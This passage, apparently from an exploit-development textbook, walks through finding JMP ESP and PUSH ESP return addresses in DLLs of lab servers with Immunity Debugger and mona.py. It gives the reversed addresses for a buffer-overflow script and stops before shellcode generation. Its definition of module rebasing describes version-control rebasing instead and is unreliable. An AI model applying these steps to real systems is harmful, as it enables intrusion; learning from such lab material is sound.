Let's implement this technique and find the JMP ESP instruction in the program. So restart the program in the debugger and Press ALT+E. It will open another screen and show DLL's which are being used in the program. We can see the same in the screenshot given below.




XP [Running] - Oracle VM VirtualBox
Machine View Devices Help
Immunity Debugger - Server.exe - [Executable modules]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Code auditor and software assessment specialist ne

```
Base     Size     Entry    Name     File version          Path
00400000 00006000 00401220 Server                         C:\Documents and Settings\Nikhil\Desktop\Server.exe
71AA0000 00008000 71AA1642 WS2HELP  5.1.2600.2180 (xpsp_s C:\WINDOWS\system32\WS2HELP.dll
71AB0000 00017000 71AB1273 WS2_32   5.1.2600.2180 (xpsp_s C:\WINDOWS\system32\WS2_32.DLL
77C10000 00058000 77C1F2A1 msvcrt   7.0.2600.2180 (xpsp_s C:\WINDOWS\system32\msvcrt.dll
77DD0000 0009B000 77DD70D4 ADVAPI32 5.1.2600.2180 (xpsp_s C:\WINDOWS\system32\ADVAPI32.dll
77E70000 00091000 77E76284 RPCRT4   5.1.2600.2180 (xpsp_s C:\WINDOWS\system32\RPCRT4.dll
7C800000 000F4000 7C80B436 kernel32 5.1.2600.2180 (xpsp_s C:\WINDOWS\system32\kernel32.dll
7C900000 000B0000 7C913156 ntdll    5.1.2600.2180 (xpsp_s C:\WINDOWS\system32\ntdll.dll
```

Figure 5.24

Now, open any DLL and search for the JMP ESP instruction that does not have the Null Byte in the address. In our case we will use "ntdll.dll," let's open it by clicking on it and we will see the following screen.



XP [Running] - Oracle VM VirtualBox
Machine View Devices Help
Immunity Debugger - Server.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
7C901000   90               NOP
7C901001   90               NOP
7C901002   90               NOP
7C901003   90               NOP
7C901004   90               NOP
7C901005   64:8B0D 18000000 MOV ECX,DWORD PTR FS:[18]
7C90100C   8B5424 04        MOV EDX,DWORD PTR SS:[ESP+4]
7C901010   837A 14 00       CMP DWORD PTR DS:[EDX+14],0
7C901014   75 4F            JNZ SHORT ntdll.7C901065
7C901016   F0:FF42 04       LOCK INC DWORD PTR DS:[EDX+4]
7C90101A   75 19            JNZ SHORT ntdll.7C901035
7C90101C   8B41 24          MOV EAX,DWORD PTR DS:[ECX+24]
7C90101F   8942 0C          MOV DWORD PTR DS:[EDX+C],EAX
7C901022   C742 08 01000000 MOV DWORD PTR DS:[EDX+8],1
7C901029   33C0             XOR EAX,EAX
```


```
isters (3DNow!)
0022FFC4
0022FFF0
00790074
0069006E

00401220 Server.<ModuleEntryPoint>

 ES 0023 32bit 0(FFFFFFFF)
 CS 001B 32bit 0(FFFFFFFF)
 SS 0023 32bit 0(FFFFFFFF)
 DS 0023 32bit 0(FFFFFFFF)
 FS 003B 32bit 7FFDD000(FFF)
 GS 0000 NULL

LastErr ERROR_ENVVAR_NOT_FOUND (000000CB)
```

```
Address  Hex dump                  ASCII
00402000 FF FF FF FF 00 00 00 00 ÿÿÿÿ....
00402008 00 00 00 00 00 00 00 00 ........
00402010 00 40 00 00 00 00 00 00 .@......
00402018 00 00 00 00 00 00 00 00 ........
00402020 C0 1E 40 00 00 00 00 00 À▮@.....
00402028 00 00 00 00 00 00 00 00 ........
00402030 00 00 00 00 FF FF FF FF ....ÿÿÿÿ
00402038 00 00 00 00 FF FF FF FF ....ÿÿÿÿ
00402040 00 00 00 00 00 00 00 00 ........
00402048 00 00 00 00 00 00 00 00 ........
00402050 00 00 00 00 00 00 00 00 ........
```

```
0022FFC4  7C816D4F Om▮| RETURN to kernel32.7C81
0022FFC8  0069006E n.i.
0022FFCC  00790074 t.y.
0022FFD0  7FFDE000 .àý▮
0022FFD4  8054B038 8°T▮
0022FFD8  0022FFC8 Èÿ".
0022FFDC  897A2020   z▮
0022FFE0  FFFFFFFF ÿÿÿÿ End of SEH chain
0022FFE4  7C8399F3 ó▮▮| SE handler
0022FFE8  7C816D58 Xm▮| kernel32.7C816D58
0022FFEC  00000000 ....
0022FFF0  00000000 ....
```

Figure 5.25

Press CTRL+F, the Find Command box will open. Now enter the “JMP ESP” in the search box and hit enter key. After that, we can see the following screen.


Immunity Debugger - Server.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b

```
7C941EED   FFE4          JMP ESP
7C941EEF   FE            ???
7C941EF0   FF56 68       CALL DWORD PTR DS:[ESI+68]
7C941EF3   A2 1F947CE8   MOV BYTE PTR DS:[E87C941F],AL
```

Figure 5.25

As we can see in the above screenshot, that JMP ESP instruction is highlighted and we can also see the corresponding address on the left hand side. This is the address with which we will have to replace the B’s in the Python script. Let’s write this address in the Python script in reverse order the address would be.

“\xed\x1e\x94\x7c”

Finding the JMP ESP address with Mona.py:

We can also use Mona.py -> a pluggin which can be embedded to Immunity debugger, helps in easily filtering the modules. We need to make sure the modules are having aslr=false and rebase = false.

ASLR: Address space layout randomization is a memory-protection process for operating systems (OSes) that guards against buffer-overflow attacks by randomizing the location where system executables are loaded into memory.

REBASE: Rebasing is the act of moving changesets to a different branch when using a revision control system, or, in some systems, by synchronizing a branch with the originating branch by merging all new changes in the latter to the former.

The modules command shows information about loaded modules. Without parameters, it will show all loaded modules.

For example: !mona find -type instr -s "jmp esp" -cm aslr=false,rebase=false


The mona script that we use for the exploits are:

!mona find -type instr -s "jmp esp" -cm aslr=false,rebase=false

If we don't get output for "jmp esp", we need to try for "push esp"" and the command is

!mona find -type instr -s "push esp" -cm aslr=false,rebase=false

Following screenshot explains the use of mona.


Immunity Debugger - Echo-Server-Memcpy.exe - [CPU - main thread, module ntdll]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Consulting Services Manager

```
76EC55D4  . 74 0F          JE SHORT ntdll.76EC55E5
76EC55D6  . 66:8BCA        MOV CX,DX
76EC55D9  . 3BCA           CMP ECX,EDX
76EC55DB  .^7E C7          JLE SHORT ntdll.ExpInterlockedPopEntrySl
76EC55DD  . 54             PUSH ESP
76EC55DE  . E8 CD83FEFF    CALL ntdll.76EAD9B0
76EC55E3  .^EB BF          JMP SHORT ntdll.ExpInterlockedPopEntrySl
76EC55E5  > 83C4 04        ADD ESP,4
76EC55E8  . 5D             POP EBP
76EC55E9  . 5B             POP EBX
76EC55EA  . C3             RETN
76EC55EB    90             NOP
76EC55EC    8F             DB 8F
76EC55ED    04             DB 04
76EC55EE    24             DB 24                                  CHAR '$'
76EC55EF    90             NOP
76EC55F0  $ 53             PUSH EBX
76EC55F1  . 55             PUSH EBP
76EC55F2  . 8BE9           MOV EBP,ECX
76EC55F4  . 8BDA           MOV EBX,EDX
76EC55F6  . 8B55 04        MOV EDX,DWORD PTR SS:[EBP+4]
76EC55F9  . 8B45 00        MOV EAX,DWORD PTR SS:[EBP]
76EC55FC  > 8903           MOV DWORD PTR DS:[EBX],EAX
76EC55FE  . 8BCA           MOV ECX,EDX
76EC5600  . 66:41          INC CX
76EC5602  . F0:0FC74D 00   LOCK CMPXCHG8B QWORD PTR SS:[EBP]      LOCK prefix
76EC5607  .^75 F3          JNZ SHORT ntdll.76EC55FC
76EC5609  . 5D             POP EBP
76EC560A  . 5B             POP EBX
76EC560B  . C3             RETN
76EC560C  $ 53             PUSH EBX
76EC560D  . 55             PUSH EBP
```

```
Registers (FPU)
EAX 00000083
ECX 00160001
EDX 00000000
EBX 0022F104
ESP 0022F0B4
EBP 0022F150
ESI 00000002
EDI 00000000
EIP 76ED6C06 ntdll.7
C 0  ES 0023 32bit 0
P 1  CS 001B 32bit 0
A 0  SS 0023 32bit 0
Z 1  DS 0023 32bit 0
S 0  FS 003B 32bit 7
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_S
EFL 00000246 (NO,NB,
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
                3 2 1
FST 0000  Cond 0 0 0
FCW 037F  Prec NEAR,
```


```
Address  Hex dump                 ASCII
0041A6D4 54 00 00 00 60 05 00 00  T...`♣..
0041A6DC 60 28 40 00 9B 00 00 00  `(@.¢...
0041A6E4 41 0E 08 87 02 43 0E 0C  A♫◘ç☻C♫.
0041A6EC 86 03 41 0E 10 83 04 43  å♥A♫►â♦C
0041A6F4 0E 18 52 0A 0E 10 43 C3  ♫↑R.♫►C├
0041A6FC 0E 0C 41 C6 0E 08 41 C7  ♫.A╞♫◘A╟
0041A704 0E 04 41 0B 02 5E 0A 0E  ♫♦A♂☻^.♫
0041A70C 10 41 C3 0E 0C 41 C6 0E  ►A├♫.A╞♫
0041A714 08 49 C7 0E 04 47 0B 43  ◘I╟♫♦G♂C
0041A71C 0E 10 45 C3 0E 0C 41 C6  ♫►E├♫.A╞
0041A724 0E 08 41 C7 0E 04 00 00  ♫◘A╟♫♦..
0041A72C 10 00 00 00 FF FF FF FF  ►...
0041A734 01 00 01 7C 08 0C 04 04  ☺.☺¦◘.♦♦
0041A73C 88 01 00 00 20 00 00 00  ê☺.. ...
0041A744 2C 07 00 00 00 29 40 00  ,•...)@.
0041A74C 2A 00 00 00 41 0E 08 81  *...A♫◘ü
0041A754 02 41 0E 0C 80 03 66 0E  ☻A♫.Ç♥f♫
0041A75C 08 C0 41 0E 04 C1 00 00  ◘└A♫♦┴..
0041A764 10 00 00 00 FF FF FF FF  ►...
0041A76C 01 00 01 7C 08 0C 04 04  ☺.☺¦◘.♦♦
0041A774 88 01 00 00 0C 00 00 00  ê☺......
0041A77C 64 07 00 00 40 29 40 00  d•..@)@.
```

```
0022F0B4  76ED656C l
0022F0B8  74E86A8E Ä
0022F0BC  00000002 ☻
0022F0C0  0022F104 ♦
0022F0C4  00000001 ☺
0022F0C8  00000000 .
0022F0CC  00000000 .
0022F0D0  E945E2BB ╗
0022F0D4  00000002 ☻
0022F0D8  0022F17C ¦
0022F0DC  0022F178 x
0022F0E0  00000024 $
0022F0E4  00000001 ☺
0022F0E8  00000000 .
0022F0EC  00000000 .
0022F0F0  00000000 .
0022F0F4  00000000 .
0022F0F8  00000000 .
0022F0FC  00000000 .
0022F100  00000000 .
0022F104  00000064 d
0022F108  00000058 X
0022F10C  00000000 .
0022F110  00000000 .
```

```
!mona find -type instr -s "push esp" -cm aslr=false,rebase=false
```


Figure 5.26

After getting list of files, select one module.



```
Address  Message
0BADF00D      - Module criteria : ['aslr=false']
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D [+] Generating module info table, hang on...
0BADF00D     - Processing modules
0BADF00D     - Done. Let's rock 'n roll.
0BADF00D     - Treating search pattern as instr
0BADF00D [+] Searching from 0x00400000 to 0x004f5000
0BADF00D [+] Searching from 0x00000000 to 0x003fffff
0BADF00D [+] Searching from 0x004f5001 to 0x7430ffff
0BADF00D [+] Searching from 0x74315001 to 0x7481ffff
0BADF00D [+] Searching from 0x7485c001 to 0x74e7ffff
0BADF00D [+] Searching from 0x74ecb001 to 0x7536ffff
0BADF00D [+] Searching from 0x7540d001 to 0x7540ffff
0BADF00D [+] Searching from 0x754b2001 to 0x7572ffff
0BADF00D [+] Searching from 0x757f9001 to 0x757fffff
0BADF00D [+] Searching from 0x758d5001 to 0x75a7ffff
0BADF00D [+] Searching from 0x75a8a001 to 0x75b0ffff
0BADF00D [+] Searching from 0x75b16001 to 0x75cdffff
0BADF00D [+] Searching from 0x75d8c001 to 0x75deffff
0BADF00D [+] Searching from 0x75e3e001 to 0x76bdffff
0BADF00D [+] Searching from 0x76c15001 to 0x76e8ffff
0BADF00D [+] Searching from 0x76fd2001 to 0x76feffff
0BADF00D [+] Searching from 0x770bc001 to 0x770bffff
0BADF00D [+] Searching from 0x770df001 to 0x7fffffff
0BADF00D [+] Preparing output file 'find.txt'
0BADF00D     - (Re)setting logfile find.txt
0BADF00D [+] Writing results to find.txt
0BADF00D     - Number of pointers of type '"push esp"' : 45332
0BADF00D [+] Results :
0041B291   0x0041b291 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041B2A1   0x0041b2a1 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
00404081   0x00404081 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
00404284   0x00404284 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
004042BC   0x004042bc : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
004042D8   0x004042d8 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041C9C7   0x0041c9c7 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041A237   0x0041a237 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041A6C4   0x0041a6c4 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041A6D4   0x0041a6d4 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041D00C   0x0041d00c : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041D019   0x0041d019 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041D020   0x0041d020 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041D053   0x0041d053 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041D07B   0x0041d07b : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041D090   0x0041d090 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041D09C   0x0041d09c : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041D0A5   0x0041d0a5 : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041D0BA   0x0041d0ba : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0041D0CF   0x0041d0cf : "push esp" | startnull {PAGE_READONLY} [Echo-Server-Memcpy.exe] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\SD-W7\Downloads\Echo-Server-Memcpy\Echo-
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open find.txt...
0BADF00D     Found a total of 45332 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:01:24.120000
!mona find -type instr -s "push esp" -cm aslr=false,rebase=false
```

Figure 5.27



```
76EC55D4  . 74 0F          JE SHORT ntdll.76EC55E5
76EC55D6  . 66:8BCA        MOV CX,DX
76EC55D9  . 3BCA           CMP ECX,EDX
76EC55DB  .^7E C7          JLE SHORT ntdll.ExpInterlockedPopEntrySl
76EC55DD  . 54             PUSH ESP
76EC55DE  . E8 CD83FEFF    CALL ntdll.76EAD9B0
76EC55E3  .^EB BF          JMP SHORT ntdll.ExpInterlockedPopEntrySl
76EC55E5  > 83C4 04        ADD ESP,4
76EC55E8  . 5D             POP EBP
76EC55E9  . 5B             POP EBX
76EC55EA  . C3             RETN
76EC55EB    90             NOP
76EC55EC    8F             DB 8F
76EC55ED    04             DB 04
76EC55EE    24             DB 24                                  CHAR '$'
76EC55EF    90             NOP
76EC55F0  $ 53             PUSH EBX
76EC55F1  . 55             PUSH EBP
76EC55F2  . 8BE9           MOV EBP,ECX
76EC55F4  . 8BDA           MOV EBX,EDX
76EC55F6  . 8B55 04        MOV EDX,DWORD PTR SS:[EBP+4]
76EC55F9  . 8B45 00        MOV EAX,DWORD PTR SS:[EBP]
76EC55FC  > 8903           MOV DWORD PTR DS:[EBX],EAX
76EC55FE  . 8BCA           MOV ECX,EDX
76EC5600  . 66:41          INC CX
76EC5602  . F0:0FC74D 00   LOCK CMPXCHG8B QWORD PTR SS:[EBP]      LOCK prefix
76EC5607  .^75 F3          JNZ SHORT ntdll.76EC55FC
76EC5609  . 5D             POP EBP
76EC560A  . 5B             POP EBX
76EC560B  . C3             RETN
76EC560C  $ 53             PUSH EBX
76EC560D  . 55             PUSH EBP

Address   Hex dump                  ASCII
0041A6D4  54 00 00 00 60 05 00 00   T...`♣..
0041A6DC  60 28 40 00 9B 00 00 00   `(@.¢...
0041A6E4  41 0E 08 87 02 43 0E 0C   A♫◘ç☻C♫♀
0041A6EC  86 03 41 0E 10 83 04 43   å♥A♫►â♦C
```

Figure 5.28

Look for “PUSH ESP”-> “\xDD\x55\xEC\x76” and get the address to replace the “B”s.

Creating Shell Code:

Shell codes: A shellcode is a small piece of code used as the payload in the exploitation of a software vulnerability. It is called "shellcode" because it typically starts a command shell from which the attacker can control the compromised machine, but any piece of code that performs a similar task can be called shellcode. Because the function of a payload is not limited to merely spawning a shell, some have suggested that the name shellcode is insufficient. However, attempts at replacing the term have not gained wide acceptance. Shellcode is commonly written in machine code.

Now, we generate the shell code with the help of msfvenom.

